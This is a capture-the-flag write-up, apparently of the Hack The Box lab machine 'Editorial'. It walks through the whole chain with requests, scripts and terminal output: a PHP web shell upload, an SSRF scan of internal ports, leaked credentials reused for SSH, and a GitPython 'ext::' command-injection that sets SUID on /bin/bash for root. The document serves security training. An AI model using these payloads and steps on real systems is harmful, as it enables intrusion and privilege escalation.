Information Gathering

1) Found open ports


2) Checked the Website

3) There is a upload functionality

4) Our file is being uploaded into static with arbitrary name


```
Request
Pretty   Raw   Hex
 1  POST /upload-cover HTTP/1.1
 2  Host: editorial.htb
 3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 4  Accept: */*
 5  Accept-Language: en-US,en;q=0.5
 6  Accept-Encoding: gzip, deflate, br
 7  Content-Type: multipart/form-data;
    boundary=---------------------------17147016881902877442931680077
 8  Content-Length: 380
 9  Origin: http://editorial.htb
10  Connection: close
11  Referer: http://editorial.htb/upload?cmd=id
12
13  ---------------------------17147016881902877442931680077
14  Content-Disposition: form-data; name="bookurl"
15
16
17  ---------------------------17147016881902877442931680077
18  Content-Disposition: form-data; name="bookfile"; filename="shell.php"
19  Content-Type: application/octet-stream
20
21  <?php system($_GET["cmd"]); ?>
22
23  ---------------------------17147016881902877442931680077--
24
```

```
Response
Pretty   Raw   Hex   Render
 1  HTTP/1.1 200 OK
 2  Server: nginx/1.18.0 (Ubuntu)
 3  Date: Sun, 16 Jun 2024 05:39:32 GMT
 4  Content-Type: text/html; charset=utf-8
 5  Connection: close
 6  Content-Length: 51
 7
 8  static/uploads/359c6ee6-1134-4f8b-8f8c-8ebecfd5ef83
```

5) Checked for more pages

```
<img onerror="eval(atob('
```

Vulnerability Assessment

1) Found ssrf vulnerability

2) Enumerated internal applications
https://nullsec.us/top-1-000-tcp-and-udp-ports-nmap-default/

```python
import requests

url = "http://editorial.htb/upload-cover"
top_ports = [...]
for port in top_ports:
    print(f"\r\033[2KTrying: {port}", end='')
    multipart_form_data = {
        "bookurl": (None, f"http://127.0.0.1:{port}/"),
```

```
        "bookfile": ("", "", "application/octet-stream")
    }

    response = requests.post(url, files=multipart_form_data)
    if response.status_code == 200:
        if 'unsplash' not in response.text.strip():
            file_url = "http://editorial.htb/" + response.text.strip()
            file_response = requests.get(file_url)
            print(f"{port} Fetched file content:", file_response.text)
```

3) Found open internal port 5000

```
┌──(vigneswar㊀VigneswarPC)-[~]
└─$ proxychains -q python3 exploit.py
Trying: 50005000 Fetched file content: <!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

Trying: 65389
```

```
┌──(vigneswar㊀VigneswarPC)-[~]
└─$ proxychains -q python3 exploit.py
Fetched file content: {"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","method
s":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"
description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retri
eve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a li
st of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpo
int":"/api/latest/metadata","methods":"GET"}}]}
```

```
exploit.py ×                                                                                            ▷ ∨  ◻  …
exploit.py > ...
  1   import requests
  2
  3   url = "http://editorial.htb/upload-cover"
  4   multipart_form_data = {
  5       "bookurl": (None, f"http://127.0.0.1:5000/api/latest/metadata/changelog"),
  6       "bookfile": ("", "", "application/octet-stream")
  7   }
  8
  9   response = requests.post(url, files=multipart_form_data)
 10   if response.status_code == 200:
 11       if 'unsplash' not in response.text.strip():
 12           file_url = "http://editorial.htb/" + response.text.strip()
 13           file_response = requests.get(file_url)
 14           print(f"Fetched file content:", file_response.text)
 15

PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    PORTS                    ⏻ zsh - vigneswar  + ∨  ◻  🗑  …  ∧  ✕

┌──(vigneswar㊀VigneswarPC)-[~]
└─$ proxychains -q python3 exploit.py
Fetched file content: [{"1":{"api_route":"/api/v1/metadata/","contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Editorial El Tiemp
o Por Arriba"}},{"1.1":{"api_route":"/api/v1.1/metadata/","contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Ed Tiempo Arriba"}},{
"1.2":{"contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Editorial Tiempo Arriba","endpoint":"/api/v1.2/metadata/"}},{"2":{"conta
ct_email":"info@tiempoarriba.moc.oc","editorial":"Editorial Tiempo Arriba","endpoint":"/api/v2/metadata/"}}]
```

4) Found exposed credentials

```python
import requests

url = "http://editorial.htb/upload-cover"
multipart_form_data = {
    "bookurl": (None, f"http://127.0.0.1:5000/api/latest/metadata/messages/authors"),
    "bookfile": ("", "", "application/octet-stream")
}

response = requests.post(url, files=multipart_form_data)
if response.status_code == 200:
    if 'unsplash' not in response.text.strip():
        file_url = "http://editorial.htb/" + response.text.strip()
        file_response = requests.get(file_url)
        print(f"Fetched file content:", file_response.text)
```

PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS

Fetched file content: {"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q python3 exploit.py
Fetched file content: {"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}

Exploitation

1) Got ssh
dev:dev080217_devAPI!@

```
  ┌──(vigneswar㉿VigneswarPC)-[~]
  └─$ ssh dev@editorial.htb
The authenticity of host 'editorial.htb (10.129.168.7)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editorial.htb' (ED25519) to the list of known hosts.
dev@editorial.htb's password:
Permission denied, please try again.
dev@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jun 16 07:44:57 AM UTC 2024

  System load:            0.0
  Usage of /:             61.2% of 6.35GB
  Memory usage:           13%
  Swap usage:             0%
  Processes:              226
  Users logged in:        0
  IPv4 address for eth0:  10.129.168.7
  IPv6 address for eth0:  dead:beef::250:56ff:fe94:9e1c


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$
```

Privilege Escalation

1) Found a .git, checked previous commits

```
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
      books and validate a future post in our editorial.
dev@editorial:~/apps$ git checkout 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
```

2) Found a cronjob running

```
2024/06/16 07:52:36 CMD: UID=0    PID=2     |
2024/06/16 07:52:36 CMD: UID=0    PID=1     | /sbin/init
2024/06/16 07:53:01 CMD: UID=0    PID=18969 | /usr/sbin/CRON -f -P
2024/06/16 07:53:01 CMD: UID=0    PID=18970 | /usr/sbin/CRON -f -P
2024/06/16 07:53:01 CMD: UID=33   PID=18973 | rm -f /opt/apps/app_editorial/static/uploads/.
2024/06/16 07:53:01 CMD: UID=33   PID=18972 | find /opt/apps/app_editorial/static/uploads/. -exec rm -f {} ;
2024/06/16 07:53:01 CMD: UID=33   PID=18971 | /bin/bash /opt/internal_apps/environment_scripts/clear.sh
2024/06/16 07:53:01 CMD: UID=33   PID=18974 | rm -f /opt/apps/app_editorial/static/uploads/./fb4ca071-c968-46a8-9b6b-1e20568ea142
```

3) Found credentials for prod user

```
dev@editorial:~/apps$ git log --follow -p app_api/app.py
commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

diff --git a/app_api/app.py b/app_api/app.py
index 3373b14..9d7e1d5 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -71,4 +71,4 @@ def api_mail_new_authors():
 # Start program
 # -----------------------------
 if __name__ == '__main__':
-    app.run(host='127.0.0.1', port=5001, debug=True)
+    app.run(host='127.0.0.1', port=5000)

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
 @app.route(api_route + '/authors/message', methods=['GET'])
 def api_mail_new_authors():
     return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to th
e table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to chang
e your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas – we're always here to support
you.\n\nBest regards, " + api_editorial_name + " Team."
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to th
```

prod:080217_Producti0n_2023!@

4) Found sudo permissions

```
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:~$
```

```
prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
prod@editorial:~$
```

5) Created a malicious repo

```
prod@editorial:~$ git init --bare privesc.git
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:     git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
hint:     git branch -m <name>
Initialized empty Git repository in /home/prod/privesc.git/
prod@editorial:~$ git clone prod@editorial:/home/prod/privesc.git
Cloning into 'privesc'...
The authenticity of host 'editorial (127.0.1.1)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editorial' (ED25519) to the list of known hosts.
prod@editorial's password:
warning: You appear to have cloned an empty repository.
prod@editorial:~$ cd privesc
prod@editorial:~/privesc$ vim exp.py
prod@editorial:~/privesc$ chmod +xs exp.py
prod@editorial:~/privesc$ 
```

```
prod@editorial:~/privesc$ git config --global user.email "prod@editorial.htb"
prod@editorial:~/privesc$ git config --global user.name "prod"
prod@editorial:~/privesc$ git commit -m "Initial commit"
On branch master

Initial commit

Untracked files:
  (use "git add <file>..." to include in what will be committed)
        exp.py

nothing added to commit but untracked files present (use "git add" to track)
prod@editorial:~/privesc$ git add exp.py
prod@editorial:~/privesc$ git commit -m "Initial commit"
[master (root-commit) 5a93bb2] Initial commit
 1 file changed, 2 insertions(+)
 create mode 100755 exp.py
prod@editorial:~/privesc$ git push
prod@editorial's password:
Permission denied, please try again.
prod@editorial's password:
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 247 bytes | 247.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
To editorial:/home/prod/privesc.git
 * [new branch]      master -> master
```

```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py prod@127.0.0.1:/home/prod/privesc.git/
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
prod@127.0.0.1's password:
prod@editorial:~$ 
```

7) Found a RCE
https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858

```
prod@editorial:~$ ls
exploit
prod@editorial:~$ chmod +x exploit
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c /home/prod/exploit'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c /home/prod/exploit new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:~$ ls /bin/bash
/bin/bash
prod@editorial:~$ cat exploit
chmod +s /bin/bash
prod@editorial:~$ /bin/bash -p
bash-5.1#
```